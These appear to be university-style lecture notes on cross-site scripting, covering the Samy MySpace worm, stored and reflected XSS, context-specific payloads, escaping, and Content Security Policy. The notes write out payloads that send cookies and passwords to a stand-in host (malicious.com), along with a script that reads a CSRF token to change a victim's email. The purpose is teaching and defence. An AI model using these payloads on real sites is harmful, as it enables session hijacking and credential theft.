Cross Site Scripting (XSS)

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https://dev-to-uploads.s3.amazonaws.com/uploads/articles/47t3mdwjyo15x0gxhgnr.png

Samy is my hero

- A self-propagating cross-site scripting (XSS) worm spread through MySpace (social networking website) in 2005
  - Created by a 21-year-old computer programmer named Samy Kamkar

- How arose?
  - MySpace allowed users to insert arbitrary HTML and JavaScript code into their profiles
  - Kamkar used JavaScript code (payload) in his own profile. If a victim visited his profile,
    - Would display the string "but most of all, samy is my hero" on victim's profile page
    - Would send Samy a friend request
    - And further, payload replicated and planted on victim’s own profile
    - Thus spreading the worm

- Within release, over one million friends were added to Kamkar's account
- Sentenced to three years of probation, 90 days of community service, and had to pay restitution to MySpace (15-20k$)

Background

- JavaScript helps create dynamic and interactive content
  - Can respond to user actions such as clicks, input, and other events, making web pages more engaging
  - Can manipulate the Document Object Model (DOM) to dynamically change content and structure of web pages
- Can normally trust JavaScript returned by trusted website
  - After all, it manipulates its own content!
  - But can we really trust?

Cross Site Scripting

- One of the top web vulnerabilities
- Why is it not called CSS?
  - "CSS" already taken by "Cascading Style Sheets"!
  - Malicious code has to "cross" victim website to reach victim user
- Three entities: Attacker, Victim user (using browser), Victim Website (which victim user trusts)

- Allows malicious attacker to inject code into the victim website due to improper input validation
- Injected code executed in victim user's browser

- Through XSS, attacker can
  - Perform any action within the application that the user can perform
  - View any information that user is able to view
  - Modify any information that the user is able to modify
  - Initiate interactions with other application users, including malicious attacks, that will appear to originate from victim user

Objectives

- Send cookies, tokens and other cached data to a third party
- Perform network requests and system operations that the user hasn’t requested (e.g. Samy worm)
- Force downloads of malicious files to end user machine
- Capture user input such as passwords via a key-logger
- Deface web pages by manipulating DOM

Types

- Stored XSS
- Reflected XSS
- DOM based XSS

Stored/Persistent XSS

- Victim Website stores Attacker's input that is viewed later by another user (victim user)
  - Code injected remains on the site and visible to other users
- Also called Persistent XSS
- **Often leveraged via comment/message fields**

Steps

- Attacker visits victim website
- Posts a message (malicious javascript) in some message/discussion forum
- Message received by server and embedded into the html (forum web page)
- Any one (Victim user) visiting the web page i.e. downloads the page, browser will execute malicious javascript

Testing the ground

- In some message box, try: <h1> hello world! </h1>
  - Results in larger font → vulnerability likely exists
- Then try javascript alert() function
  - If alert pops, vulnerable to XSS

Persistent XSS

```
<html>
 <title>Post in Discussion Forum</title>
 <body>
   Post in our discussion forum!
   <form action=""sign.php"" method=""POST"">
     <input type=""text"" name=""name"" />
     <input type=""text"" name=""message""
size=""40"" />
     <input type=""submit"" value=""Submit"" />
   </form>
 </body>
</html>
```

Page that allows users to input messages

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments!<br />
   Alice: Hello everyone! <br />
   Bob: Hi, this is Bob? <br />
   Mallory:Hi, Bob <br />
 </body>
</html>
```

Page that displays user's messages

```
<script>
   alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments!<br />
   Alice: Hello everyone! <br />
   Bob: Hi, this is Bob? <br />
   Mallory:Hi, Bob <br />
   Mallory:
   <script>
     alert(1);
   </script>
 </body>
</html>
```

Resulting discussion forum page

A harmless attack that just pops up a message

More Powerful Attack: Stealing Cookies

- Victim website cookie passed to attacker's website

```
<script>
    document.location = "http://www.malicious.com/
    steal.php?cookie="+document.cookie;
</script>
```

- Does same origin help? No
- Victim user can see such redirections though

- Successful only if
  - Victim has some active cookie (e.g. user logged in)
  - Website is not using HttpOnly flag
    - Browser will not permit javascript on the page to access cookies in this case

Hiding the Attack

```
<iframe frameborder="0" src="”” height="0" width="0" id="”XSS”" name="”XSS”"></iframe>
<script>
    frames[“XSS”].location.href=”http://www.malicious.com/steal.php?cookie=”
  + document.cookie;
</script>
```

Hide via iframe (invisible frame)

```
<script>
  img = new Image();
  img.src = "http://www.malicious.com/steal.php?cookie=" + document.cookie;
</script>
```

Hide via image (no image returned, so nothing to show)

More Powerful Attack: Stealing Passwords

```
<input name="username" id="username" />
<input
   type="password"
   name="password"
   onchange="
       if (this.value.length) {
           fetch('https://www.malicious.com', {
               method: 'POST',
               body: username.value + '#' + this.value
           });
       }
   "
/>
```

- Avoids problems with stealing cookies (e.g. HTTPOnly flag)
- Same password may work on other pages (same cookie won’t)
- However, attack only successful if users have a password manager that auto-fills password

Context Matters

- When testing for XSS, need to identify context
- What payload to use is a function of context!
- Is XSS context between HTML tags?
  - Need to introduce new HTML tags that trigger JavaScript (what we saw so far)
    - `<script>alert(1)</script>`
    - `<img src=1 onerror=alert(1)>`

```
<script>
   alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments! <br />
   Alice: Hello everyone!  <br />
   Bob: Hi, this is Bob?  <br />
   Mallory:Hi, Bob  <br />
   Mallory:
   <script>
     alert(1);
   </script>
 </body>
</html>
```

Resulting discussion forum page

Simple defense: Encoding

- Replace HTML markup with alternate representations
- <script> alert(1) </script> translates to <script> alert(1) </script>

(More complex defense coming up later!)

- Is XSS context in HTML tag attribute?
  - Assume form has two fields: a comment field and a URL field (for referring to personal webpage)
  - Assume script between HTML tags has been escaped, is there another way to attack?
  - Website URL still under user control, but context is now in a tag attribute

```
<section class="comment">
    <p>
        <img src="/images/profileDummy.jpg" class="profile">
        <a id="author" href="http://foo.com">KC</a> |
    </p>
    <p>&lt;script&gt;alert(1)&lt;/script&gt;</p>
</section>
```

Web page rendering

KC |

<script>alert(1)</script>


- Post Attack HTML:

```
<section class="comment">
    <p>
        <img src="/images/profileDummy.jpg" class="profile">
        <a id="author" href="javascript:alert(1)">KC</a>
    </p>
    <p>hello</p>
</section>
```

“javascript:” is a protocol indicator
Tells the browser what follows is JavaScript code not a URL or other type of resource.

Non persistent XSS

- Also called Reflected XSS
- Victim Website includes victim user's input as part of its response
  - Request is 'reflected' back
  - E.g. search results or error pages that echo part of the query string



By Type

All Types
Questions
Answers
Posts
Profiles
Topics
Sessions
Spaces

By Topics

All Topics
Topics You Follow
Search for a topic

By Author

Results for **XSS attack**

What are the most effective XSS attacks?
7 Answers · View All
Marcel Laverdet — This is a very straightforward attack. If you decode the multiple levels of escaping you will end up with: ... `<script>_0xe6fe=["script","createElement","src","http://typpo.us...` (more)

Does PLAY framework manage XSS attacks?
Mossaddeque Mahmood, Implement ideas! — From Play Framework 2.1, CSRF filters are added. See this example - JavaCsrf (more)

How do you prevent XSS in PHP?
11 Answers · View All
Sanjeev Kumar, Sanjeev Kumar Experienced PHP Web Developer and founder of www.codemarts.com. Ex — To prevent XSS attack **always validate input fields** . ... There are many functions in PHP which prevent from XSS attack ... 1. **htmlspecialchars()** ... The htmlspecialchars() function co... (more)

- What if you type javascript code in the search box?
  - Note injected code does not persist past victim user's session with victim website
  - Other users are not affected
- If you inject malicious javascript, only you suffer!
- How does attack work?

- Victim (User) visits **attacker site**
- Attacker site has this link which user is tricked to click

  http://victimsite.com/search.php?query=
  <script>document.location="http://malicious.com/steal.php?cookie="
  +document.cookie</script>

- User inadvertently sends a query to victim site, which is echoed back via 'search results for'
- User browser executes the query → attack realized

Explanation

- Attack must be fortuitously timed
  - E.g. To steal cookies, have to induce request at a time when user is logged
- Need for an external delivery mechanism → reflected is harder to realize than stored

Context Matters

- Is XSS context between HTML tags?
  - Search result were shown between some HTML tags
  - Need to introduce HTML tags that trigger JavaScript
    - `<script>alert(1)</script>`
    - `<img src=1 onerror=alert(1)>`

- Is XSS context in HTML tag attribute?
  - Assume script between HTML tags has been escaped, is there another way to attack?
- Implementation detail
  - Suppose server added a feature, where it shows prior search results in the search box
  - Searched for say “cookies”

0 search results for 'cookies'

---

cookies Search

```
<section class="header">
   <h1>0 search results for 'cookies' </h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search"
value="cookies">
       <button type="submit" class="button">Search</button>
   </form>
</section>
```

- XSS context in HTML tag attribute
  - Assume script between HTML tags has been escaped, is there another way to attack?

```
<section class="header">
   <h1>0 search results for 'cookies" onmouseover="alert(1)' </h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search"
value="cookies" onmouseover="alert(1)">
       <button type="submit" class="button">Search</button>
   </form>
</section>
```

0 search results for 'cookies" onmouseover="alert(1)'

cookies Search

127.0.0.1:3000

1

OK

- Is XSS context in Javascript context?
  - Assume script between HTML tags has been escaped (angle brackets encoded), is there another way to attack?

```
<section class="header">
    <h1>1 search results for 'cookies' </h1>
    <hr>
</section>
<section class="search">
    <form action="/" method="GET">
        <input type="text" placeholder="Search the page..." name="search">
        <button type="submit" class="button">Search</button>
    </form>
</section>
<script>
    var searchTerms = 'cookies';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='  +
encodeURIComponent(searchTerms) +  '">');
</script>
```

1 search results for 'cookies'

Search the blog... Search

```
<section class="header">
    <h1>0 search results for 'cookies";alert(1);'</h1>
    <hr>
</section>
<section class="search">
    <form action="/" method="GET">
        <input type="text" placeholder="Search the page..." name="search">
        <button type="submit" class="button">Search</button>
    </form>
</section>
<script>
    var searchTerms = 'cookies";alert(1);';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='  +
encodeURIComponent(searchTerms) +  '">');
</script>
```

```
<section class="header">
    <h1>0 search results for 'cookies';alert(1); let myVar='xyz'</h1>
    <hr>
</section>
<section class="search">
    <form action="/" method="GET">
        <input type="text" placeholder="Search the page..." name="search">
        <button type="submit" class="button">Search</button>
    </form>
</section>
<script>
    var searchTerms = 'cookies';alert(1); let myVar='xyz';
    document.write('<img
src="/resources/images/tracker.gif?searchTerms=' +encodeURIComponent(searchTerm
s)+'">');
</script>
```

DOM based XSS (not covered)

- DOM manipulation is needed to realize the attack
  - "Dynamically" includes attacker-controllable data into a page
  - Stored as well as Reflected DOM attacks possible
- JavaScript takes data from an attacker-controllable source (e.g. URL) and passes it to sink (e.g. innerHTML)

- Different sources and sinks have differing properties
  - Exploitability a function of this
  - Specific processing of data must be also be accommodated
- Refer to below for a variety of interesting labs https://portswigger.net/web-security/cross-site-scripting/dom-based

Defense

- Attacks arise mainly because javascript is being mixed with data
  - Web apps often use HTML markups when getting data from users → HTML markups allow code!
    - Can't get rid of code while allowing markups!
- Two approaches:
  - Get rid of code from user input
  - Force developers to clearly separate code from data to allow browsers to enforce access control

Data Escaping

- Data is properly formatted for safety
- Filtering: remove code from input
  - Not very easy to implement since code can be mixed in many ways
    - E.g. <script> is not the only way, can embed inside HTML attributes (saw earlier)
  - Use popular libraries instead of coding yourself (e.g. jsoup)

- Encoding: Replace HTML markup with alternate representations
  - <script> alert(1) </script> translates to <script> alert(1) </script>
  - Other encodings:
    - “ : "
    - & : &
    - ‘ : '

- Browsers won’t treat them as HTML tags, just render them visually as appropriate character
- Many template languages do this already
  - Escaping done whether templates load from database or pull data from the HTTP request

URL Obfuscation

- Attackers try to circumvent such mechanisms via URL obfuscating
- “`<script>alert('hello');</script>`” encodes to

```
\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65
\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E
```

Payload: cookies’;alert(1);
Rendered as: cookies\’;alert(1);
Attacker can instead try: cookies\\’;alert(1);

Defense: Content Security Policy (CSP)

- CSP allows web applications to define a variety of content restriction rules
  - Achieved via directives specified in HTTP response headers
  - Header is of the form Content-Security-Policy: policy
    - Policy is a string of directives separated by semicolons
- Can protect against XSS (also clickjacking, malicious resource loading, data exfiltration etc)

A few examples

- default-src: default policy for loading content from all types of sources
  - If a more specific directive, e.g., script-src, style-src, font-src not provided, browser will fall back to default policy
  - E.g. default-src 'self' https://example.com;
- script-src: Controls sources from which JavaScript can be executed
  - E.g. script-src 'self' https://cdnjs.cloudflare.com;
- style-src: Controls the sources from which stylesheets can be loaded
  - E.g. style-src 'self' https://fonts.googleapis.com;

HTTP header

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Security-Policy: default-src 'self';
script-src 'self' https://cdnjs.cloudflare.com;
style-src 'self' https://fonts.googleapis.com;
font-src 'self' https://fonts.gstatic.com;
frame-ancestors 'self';

CSP and XSS

- Two ways to include javascript code: inline and link from an external file
- ```
  <script>
     alert("This is an inline JavaScript alert!");
  </script>
  ```
  vs
  ```
  <script src="script.js"></script>
  ```
- Inline is often the reason for XSS
  - Browser cannot tell where the code came from?
- With link, web app can tell browsers where the code should come from
  ```

- CSP Source Expressions: script-src
  - Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com
    - disallows all inline; external, allows only from same origin or from specified URL (cloudflare)
  - Content-Security-Policy: script-src 'unsafe-inline’
    - Allows inline scripts; should avoid
    - Bad coding practice also, use of separate external files organizes the code base better!

- What if developers need to use inline?
- Content-Security-Policy: script-src 'nonce-735js1oh89'
  - Developers have to include nonce as part of the inline code
    - Dynamically generated each time page loaded, different pages have different nonces
  - Attackers have to guess nonce, which is tough!
  - <script nonce=735js1oh89>

    …..

    </script>

- CSP rules are set in the header of a HTTP response
  - If same policy for all web pages, can set it as part of server configuration
  - <IfModule mod_headers.c>
    Header set Content-Security-Policy "default-src 'self'; script-src 'self' https://example.com; style-src 'self' https://fonts.googleapis.com; img-src 'self' data:; font-src 'self' https://fonts.gstatic.com; object-src 'none'"
    </IfModule>

- Different pages have different policy or nonces need to be refreshed every page
  - Need to set within web application
  - Can use a <meta> tag in the <head> element of the HTML of a web page
  - <meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">
  - Note these don’t show up in HTTP headers

- CSP supports reporting mechanisms as well
  - Reporting can be configured using report-uri or report-to directives!
    - Browser will notify any policy violations, rather than preventing JavaScript from executing
    - Content-Security-Policy-Report-Only: script-src 'self'; report-uri https://example.com/csr-reports

- Website administrators can receive reports when policy violations occur
  - Provide valuable insights into attempted attacks → can refine policies
  - Helpful when dealing with legacy code which has inline javascript
    - Developers can rewrite code to meet restrictions imposed by the policy


I don't use Content Security Policy - CSP
I too like to live dangerously
imgflip.com


XSS vs CSRF

- XSS: exploits user’s trust of a specific website
- CSRF: exploits website’s trust of a specific user
- CSRF: "one-way" vulnerability
  - Attacker induces victim to issue an HTTP request
  - Does not retrieve the response from that request
- XSS: "two-way" vulnerability
  - Attacker's injected script can issue arbitrary requests, read the responses, and exfiltrate data to an external domain of the attacker's choosing


XSS lot more dangerous

Stored XSS+CSRF

- Website has a /my-account page where in you can update email by sending POST request to my-account/change-email endpoint
- This form is protected by CSRF token



- Website also has a discussion forum page, where one can leave comments
- Comment field is vulnerable to XSS
- Can attacker change email address? Even with CSRF protection?



Enter below in the Comment field

```
<script>
        var req = new XMLHttpRequest();
        req.onload = handleResponse;
        req.open('get','/my-account',true);
        req.send();
        function handleResponse() {
            var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
            var changeReq = new XMLHttpRequest();
            changeReq.open('post', '/my-account/change-email', true);
            changeReq.send('csrf='+token+'&email=test@test.com')
        };
</script>
```

Samy recap

- How did this attack succeed?
- Javascript was posted by Samy in his own profile page (stored XSS)
- Any victim who visited Samy's profile, will download this javascript and execute in their browser
  - Further in the context of Myspace website where victim is already logged

- What did this javascript do?
  - Javascript has full control over DOM of myspace website of victim
  - Displays the string "but most of all, samy is my hero" on victim's profile page
  - Sends Samy a friend request
  - And copies the “javascript” to victim’s own profile
- And thus the cycle repeats, spreading the worm

Real-Life Examples

- Shopifyapps.com (stored) XSS on sales channels via currency formatting: https://hackerone.com/reports/104359/
- Yahoo! Mail Stored XSS: https://klikki.fi/yahoo-mail-stored-xss/
- Google Image search (Reflected) https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html
- United Airlines (Reflected) XSS: http://strukt93.blogspot.com/2016/07/united-to-xss-united.html

References

- https://portswigger.net/web-security/cross-site-scripting
- https://www.youtube.com/@z3nsh3ll (his videos on this topic are in-depth)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP